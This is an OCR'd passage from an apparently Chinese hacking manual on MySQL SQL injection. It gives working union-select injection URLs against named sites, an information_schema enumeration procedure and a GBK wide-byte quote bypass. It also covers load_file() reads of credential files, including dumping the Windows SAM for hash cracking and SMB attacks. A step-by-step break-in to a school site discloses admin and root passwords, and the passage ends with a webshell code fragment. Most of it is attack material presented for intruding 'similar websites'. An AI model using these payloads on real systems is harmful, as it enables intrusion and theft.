


图338

“apply to”的选项保持默认即可，最后的“regular expression”中填入“<td align="left" class="title-detail">日本国内の製品安全認証</td>”，都填好后的效果如图339。

单击“add”添加到规则中，最后单击“OK”。再次回到主界面后，把鼠标定位到“from/**/”后，单击右边的“insert into request”，最后一切都设置好的效果如图340。

一切准备就绪后，单击“start”，程序会自动切换到“results”项，效果如图341。




图339




图340

这只是一种思路，相反在实际情况下这种操作需要大量的时间和耐心。这种功能并不局限于猜表，而且还可以猜后台、猜文件、猜列，设置和刚才也是差不多的。说到这里就不得不提到一个小技巧了，那就是在得到当前表后如何猜列的问题！如前面提到的URL：




图341

```
http://hsbaik.test.ac.kr/board/replyform.php?code=board3&page=4&number=306%20and%201=2%20union%20select%201,2,3,4,5%20from%20board2
```

通过union查询得到了前面注入点的五个字段，如果board2下有四个列，那么我们可以提交：

```
http://hsbaik.test.ac.kr/board/replyform.php?code=board3&page=4&number=306%20and%201=2%20union%20select%201,*%20from%20board2
```

这样可以暴出相应的board2下的列名。这个方法有局限性，利用起来条件算是比较苛刻的吧。

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

好了，在mysql<5.0的版本下猜表真是一件很痛苦的事，不过在mysql>5.0版本下许多新的特性让攻击者省下不少时间。其中5.0以上的版本中有一个新变量，那就是“@@datadir”，我们提交这个变量就可以得到数据库所在的路径，URL如下：

```
http://hsbaik.test.ac.kr/board/replyform.php?code=board3&page=4&number=306%20and%201=2%20union%20select%201,@@datadir,3,4,5
```




图342

得到的结果如图342。

那么，如何得到所有数据库的库名呢？那得先得到当前数据库的第一个库名，提交如下URL：

```
http://hsbaik.test.ac.kr/board/replyform.php?code=board3&page=4&number=306%20and%201=2%20union%20select%201,2,3,SCHEMA_NAME,5%20from%20information_schema.SCHEMATA%20limit%201,1
```




图343

得到的结果如图343。

想得到其它库名，只需要把以上语句中“limit 1,1”里的第一个1改成相应的数字即可。如要得到第二个库名，提交“limit 2,1”。在得到库名后，当然是得到表名了。如要得到刚才得到的库hsbaik下的表名，提交如下URL：

```
http://hsbaik.test.ac.kr/board/replyform.php?code=board3&page=4&number=306%20and%201=2%20union%20select%201,2,3,TABLE_NAME,5%20from%20information_schema.TABLES%20where%20table_schema=0x68736261696B%20limit%201,1
```

其中的68736261696B是hsbaik的十六进制，效果如图344。




图344

得到表后就要继续得到列名了。如要得到刚才board2表下的列名，提交如下URL：

```
http://hsbaik.test.ac.kr/board/replyform.php?code=board3&page=4&number=306%20and%201=2%20union%20select%201,2,3,COLUMN_NAME,5%20from%20information_schema.COLUMNS%20where%20TABLE_NAME=0x626F61726432%20limit%201,1
```

结果如图345。想得到其它的表及列名只要按照以上方法依此类推即可。




图345

再来看一下关于字符型的注入。**由于GPC的影响，我们的单引号会被无情的转义掉，但在特殊编码面前，如GBK编码，0xbf27本身不是一个有效的GBK字符，但经过addslashes()转换后会变为0xbf5c27。前面的0xbf5c是个有效的字符，所以0xbf5c27会被当作一个字符0xbf5c和一个单引号来处理。这样，单引号就被带入了查询，从而触发了漏洞。**

如对相应的字符型进行注入时，可以提交如下URL：

```
http://www.test.com/newsroom/news_view.phtml?news_id=2668%cf%27%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37/*
```


笔记04 档案

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

得到的结果如图346。

好了，关于mysql中的注入就讲到这里，接下来推荐大家看一下我的好友sai52写的文章《MYSQL注入中load_file()函数的进一步应用》和cnbird写的《一次艰难但有趣的PHP注入入侵》。

◆ 《MYSQL注入中load_file()函数的进一步应用》 ◆

MYSQL注入中，**load_file()**函数在获得Webshell以及提权过程中起着十分重要的作用，常被用来读取各种配置文件；

```
/usr/local/app/apache2/conf/httpd.conf        //apache2 缺省配置文件
/usr/local/apache2/conf/httpd.conf
/usr/local/app/apache2/conf/extra/httpd-vhosts.conf        // 虚拟网站设置
/usr/local/app/php5/lib/php.ini        //PHP 相关设置
/etc/sysconfig/iptables        // 从中得到防火墙规则策略
/etc/httpd/conf/httpd.conf        //apache 配置文件
/etc/rsyncd.conf        // 同步程序配置文件
/etc/sysconfig/network-scripts/ifcfg-eth0        // 查看IP
/etc/my.cnf        //mysql 的配置文件
/etc/redhat-release        // 系统版本
/etc/issue
/etc/issue.net
c:\mysql\data\mysql\user.MYD        // 存储了 mysql.user 表中的数据库连接密码
c:\Program Files\RhinoSoft.com\Serv-U\ServUDaemon.ini        // 存储了虚拟主机网站路径和密码
c:\Program Files\Serv-U\ServUDaemon.ini
c:\windows\my.ini        //MYSQL 配置文件
c:\windows\system32\inetsrv\MetaBase.xml        //IIS 配置文件
```




图346

以上只是一部分而已，实际上load_file()的作用不止如此，它还可以用来读取系统中的二进制文件：

```
c:\windows\repair\sam        // 存储了 WINDOWS 系统初次安装的密码
c:\Program Files\Serv-U\ServUAdmin.exe        //6.0 版本以前的 serv-u 管理员密码存储于此
c:\Program Files\RhinoSoft.com\ServUDaemon.exe
C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\*.cif 文件
// 存储了 pcAnywhere 的登录密码
```

bbs.hh010.com
就上福客安全网www.176ku.com

以上只是部分敏感文件，如果MYSQL账号权限足够高的话，理论上load_file()函数可以读取任何文件，只是因为浏览器的编码不能完全显示二进制编码的文件，从而无法把load_file()出来的二进制文件存储并加以利用。

其实这个问题很容易解决，只要用hex()函数把用load_file()函数读出的二进制文件转为十六进制，就可以把二进制文件以十六进制编码的形式完全显示在网页上。把这些十六进制代码复制下来，用十六进制文件编辑器编辑后另存，就可以得到完整的二进制文件。

下面用实例加以说明，目标服务器为Win2003系统，存在root权限的注入点，有读取权限，如图347。

load_file()读取目标服务器**c:\windows\repair\sam**文件，如果Windows系统安装后管理员没有更改密码的话，则有希望得到目标服务器上的Windows用户密码。构造的URL如下：

```
http://www.site.com/mulu/pf.php?id=59/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,replace(load_file(char(99,58,92,119,105,110,100,111,119,115,92,114,101,112,97,105,114,92,115,97,109)),60,32),9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30/*
```



图347

（注：(char(99,58,92,119,105,110,100,111,119,115,92,114,101,112,97,105,114,92,115,97,109)是c:\windows\repair\sam的ASC编码）

得到的结果如图348，显示为乱码的sam文

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

件。这里要说明一下，Windows 系统把 sam 文件中的资料进行了加密处理，一般的编辑器是无法直接读取这些信息的，除了乱码什么也看不到。我们加上 hex()函数后，链接为：

```
http://www.site.com/mulu/pf.php?id=59/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,hex(replace(load_file(char(99,58,92,119,105,110,100,111,119,115,92,114,101,112,97,105,114,92,115,97,109)),60,32)),9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30/*
```

得到的结果如图 349，可以看到十六进制的 sam 文件内容了。

复制这些十六进制代码，打开十六进制编辑器 Hex Workshop，依此点击**“文件”－“新建”**，如图 350。

然后点击**“编辑”－“特殊粘贴”**，如图 351。

选择“CF_TEXT”选项，并选中“解释为十六进制字串”选项，如图 352。

点击“粘贴”，结果如图 353。

依此点击**“文件”－“另存为”**，保存类型为“所有文件”，如图 354，这样就得到了完整的 sam 文件。

之后用 LC5 导入得到的 sam 文件，如图 355。这样就可以得到密码 HASH，如图 356。

后续的攻击：

如果对方开启了 139/445 端口，可以尝试用获得的密码 HASH 进行 SMB 攻击。

如果对方开启了 3389 端口，可以尝试破解获得的密码 HASH 得到密码远程登录。

入侵中 Load_file()的作用有其局限性，如果能配合各种目录遍历漏洞使用，往往能有奇效。在注入的过程，有可能会遇到各种不同的情况，下面来看看另一篇文章，你



图 348




图 349




图 350




图 351




图 353




图 352

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

又能学到些什么呢？

◆ 《一次艰难但有趣的PHP注入入侵》 ◆

我要给大家讲解的是一个非常NB的入侵过程，里面包含了非常多的知识点，这对于完全不懂PHP的朋友来说，很容易读懂，并且按照里面的技术可以入侵类似的网站，效果还不错。

一、基础知识

首先我还是罗嗦一句PHP漏洞形成的基本原理。很多人认为，在PHP+MYSQL下注入一定要用到单引号，或者是没有办法像MSSQL那样可以使用“declare @a sysname select @a=<command> exec master.dbo.xp_cmdshell @a”这类的命令来消除引号。其实这个是大家对注入的一种误解，或者说是对注入认识上的一种误区。




图354

为什么呢？因为不管在什么语言里，引号（包括单双）里所有字符串均是常量，即使是dir这样的命令，也仅仅是字符串而已，并不能当做命令执行，除非是这样写的代码：

```
$command = "dir c:\";
system($command);
```



图355

当然，我们所说的命令不单指系统命令，也包括SQL语句。要让我们构造的SQL语句正常执行，就不能让我们的语句变成字符串。那么什么情况下会用单引号，什么时候不用呢？看看下面两句SQL语句：

```
1、SELECT * FROM article WHERE articleid='$id'
2、SELECT * FROM article WHERE articleid=$id
```




图356

两种写法在各种程序中都很普遍，但安全性是不同的。第1句由于把变量$id放在一对单引号中，使得我们所提交的变量都变成了字符串，即使包含了正确的SQL语句，也不会正常执行。而第2句不同，由于没有把变量放进单引号中，那我们所提交的一切，只要包含空格，那空格后的变量都会作为SQL语句执行。我们针对两个句子，分别提交两个成功注入的畸形语句，来看看不同之处。

第1句指定变量$id为：**“1' and 1=2 union select * from user where userid=1/*”**，此时整个SQL语句变为：

```
SELECT * FROM article WHERE articleid='1' and 1=2 union select * from user where userid=1/*'
```

第2句指定变量$id为：**“1 and 1=2 union select * from user where userid=1”**，此时整个SQL语句变为：

```
SELECT * FROM article WHERE articleid=1 and 1=2 union select * from user where userid=1
```


免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

看出来了吗？由于第1句有单引号，我们必须先闭合前面的单引号，这样才能使后面的语句被SQL执行，并要注释掉后面原SQL语句中后面的单引号，这样才可以成功注入。如果php.ini中magic_quotes_gpc设置为on，或者变量前使用了addslashes()函数，我们的攻击就会化为乌有。但第2句没有用引号包含变量，那我们也不用考虑去闭合、注释，直接提交就OK了。

知道原理了，我们就可以很容易的来入侵网站，目标是http://www.ycxxx.com/，XX区教育信息网，貌似看起来做的还挺全面的，如图357。



图357

我大概的看了一下新闻**http://www.ycxx.com/show.php?id=1742**，从地址格式上来看是PHP的，我很习惯的在1742后面输入了一个“'”，结果却大跌眼镜，如图358，报错了，而且直接把Web的路径都给暴出来了，为**F:\xljyxxw\show.php**。有了这个东东我们下面的事就很好办了，无非就是构造语句了，接着输入**“and 1=1，and 1=2”**测试出有PHP注入漏洞。

下面详细介绍一下我们要用到的一个mysql函数**load_file()**，因为很多东西都用到这个函数。我们知道，在SQL语句中，可以使用各种mysql内置函数，经常使用的就是**“DATABASE()、USER()、SYSTEM_USER()、SESSION_USER()、CURRENT_USER()”**这些函数来获取一些系统的信息。而load_file()函数的作用是读入文件，并将文件内容作为一个字符串返回。



图358

看到这里，应该可以想到我们可以做什么了，那就是读取一些机密文件，但是也是有条件限制的：

欲读取文件必须在服务器上；
必须指定文件完整的路径；
必须有权限读取并且文件必须完全可读；
欲读取文件必须小于max_allowed_packet。

如果该文件不存在，或因为上面的任一原因而不能被读出，则函数返回空。比较难满足的就是权限，在Windows下，如果NTFS设置得当，是不能读取相关文件的，当遇到只有administrators才能访问的文件，users就别想load_file出来。

在实际的注入中，我们有两个难点需要解决：

绝对物理路径；
构造有效的畸形语句。




图359

第一个绝对物理路径我们已经解决，构造有效的语句就是小意思了。

二、构造SQL注入语句

PHP注入与ASP注入还是有区别的，我们要进行的是跨表查询，这要用到UNION，它可以连接两条SQL语句。UNION后面查寻的字段数量、字段类型都应该与前面SELECT一样。通俗点说，如果查寻对的话就出现正常的页面。

我们来注入**“http://www.ycxxx.com/show.php?id=1742%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10/*”**，出现的是错误页面，说明还没有找对字段。接着不停的改变select后面的数字，当数字改变成19时，出现了正常的页面，如图359。

我们直接读取用户和密码，经过N多测试，终于找到了，我直接把地址给出：**“http://www.ycxxx.com/show.php?id=1742%20and%201=2%20union%20select%201,username,3,4,5,password,7,8,9,**

免责 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

10%20from%20user/*”，如图360。

现在得到了用户名是“admin007”，密码是“我是中国人”。下面我们直接进入后台“http://www.ycxxx.com/admin/”，然后输入我们得到的用户和密码，登录成功，如图361。

我们点击“添加资料”，呵呵，出现了一个可以上传的地方，如图362。

直接把我们的PHP上传，我以为到这里入侵就结束了，但是结果往往不是那么简单的，我们得到了失败的提示，如图363。

到这里看来这条路走不通了，我们继续走load_file()的道路吧。




图360

三、另外的思路

从暴错的路径上来看是Windows系统，但具体版本不清楚，我们下面来读取c:\boot.ini文件就可以得到Windows操作系统的版本了，具体的构造语句如下：

```
http://www.ycxxx.com/show.php?id=1742%20and%201=2%20union%20select%201,2,3,4,5,load_file(char(99,58,92,98,111,111,116,46,105,110,105)),7,8,9,10/*
```




图361

返回信息结果如图364。

现在得到操作系统信息为Windows Server 2003 Enterprise，下面我们就不用手动的方法了，相信菜鸟朋友也不会看清楚，我直接用CASI4.0来进行操作，输入有漏洞的地址，然后点“ScanNum”，如图365。



图362

我们点CASI的暴代码按钮，在“目标文件绝对路径中”输入我们得到的路径“F:\xljyxxw\show.php”，插入位置选择9。这样我们得到了show.php的源代码，顺藤摸瓜看代码，最后在“F:\xljyxxw\bbs\admin\config.php”中找到了root的密码为junly608。但是用Mysql连接的时候提示错误，估计被防火墙过滤了。




图363

我们继续用CASI的“得到Webshell”功能，结果也没有得到Webshell，现在入侵进入了一个无底的黑洞，暂时没有思路了，还是陪老婆睡觉吧，也许明天就能有思路了……

四、最后的思路

没办法，继续用得到的“admin007/我是中国人”组合登录到后台，无意的看到了上传的目录是在img下，于是输入“http://www.ycxxx.com/img/”，结果出乎了我的意料，如图366。




图364

原来是目录设置错误了，可以读取img目录下的文件。原来以前的后台不能上传文件是因为早就有人捷足先登了，如图367。

有人上传了okphp.php文件，到这里思路就清楚了，我们直接输入“http://www.ycxxx.com/img/

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

okphp.php”，结果需要密码。但是没关系，我们可以读取okphp.php的文件拿到密码不就登录了吗？okphp.php的具体路径是“**F:\xljyxxw\ img\okphp.php**”，如图368，得到源文件。

一看，原来源文件加密了，这可如何是好啊？没办法了，因为我虽然懂PHP脚本，但是还没有自己解过密。我直接把这个东西发到了www.chinaunix.com上面，让大家来解，果然不到20分钟的时间就有人回复了，还真快，并告诉我如何解密，原来这么简单，都怪我太大意了，如图369。

现在已经知道如何解了，我们直接就把源代码输入到Zend里面，然后在自己构建的apache+php+mysql平台上执行就得到了如图370的结果。

我点击鼠标右键查看源代码，呵呵，需要的信息都出来了，如图371。

赶紧输入密码dhyhack，如图372，登录成功，终于经过艰难万苦得到了Webshell，具体的提权就交给大家去做吧。

我们总结下思路：**首先找到PHP注入点->登录后台->上传PHPWebshell失败了->利用load_file()函数读取一些重要的文件->找到服务器目录（设置不严格的权限）得到了别的黑客的后门->解密以后得到密码->得到Webshell。**



图365


图366




图368


图367


图369

看着非常简单，其实非常的难，需要一步一步的衔接，没有我文章中写的那么简单，我是详细分析了很长时间才最终得到Webshell的。我的意思不是说我多牛X，入侵要一点点的积累才能最终得到你所想要

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

的结果。

```
                $mysqldata = sqldumptable($currow[0]);
                $mysqldata = $mysqldata."\r\n";
            }
        }
        mysql_close();
        exit;
}
// 程序目录
$pathname=str_replace('\\','/',dirname(__FILE__));
// 获取当前路径
if (!isset($dir) or empty($dir)) {
        $dir = ".";
        $nowpath = getPath($pathname, $dir);
} else {
        $dir=$_GET['dir'];
        $nowpath = getPath($pathname, $dir);
}
// 判断读写情况
$dir_writeable = (dir_writeable($nowpath)) ? "可写" : "不可写";
$phpinfo=(!eregi("phpinfo",$dis_func)) ? " | PHPINFO()" : "";
$reg = (substr(PHP_OS, 0, 3) == 'WIN') ? " | 注册表操作" : "";
$tb = new FORMS;
?>
```

图370

4.5.4 针对oracle数据库的攻击

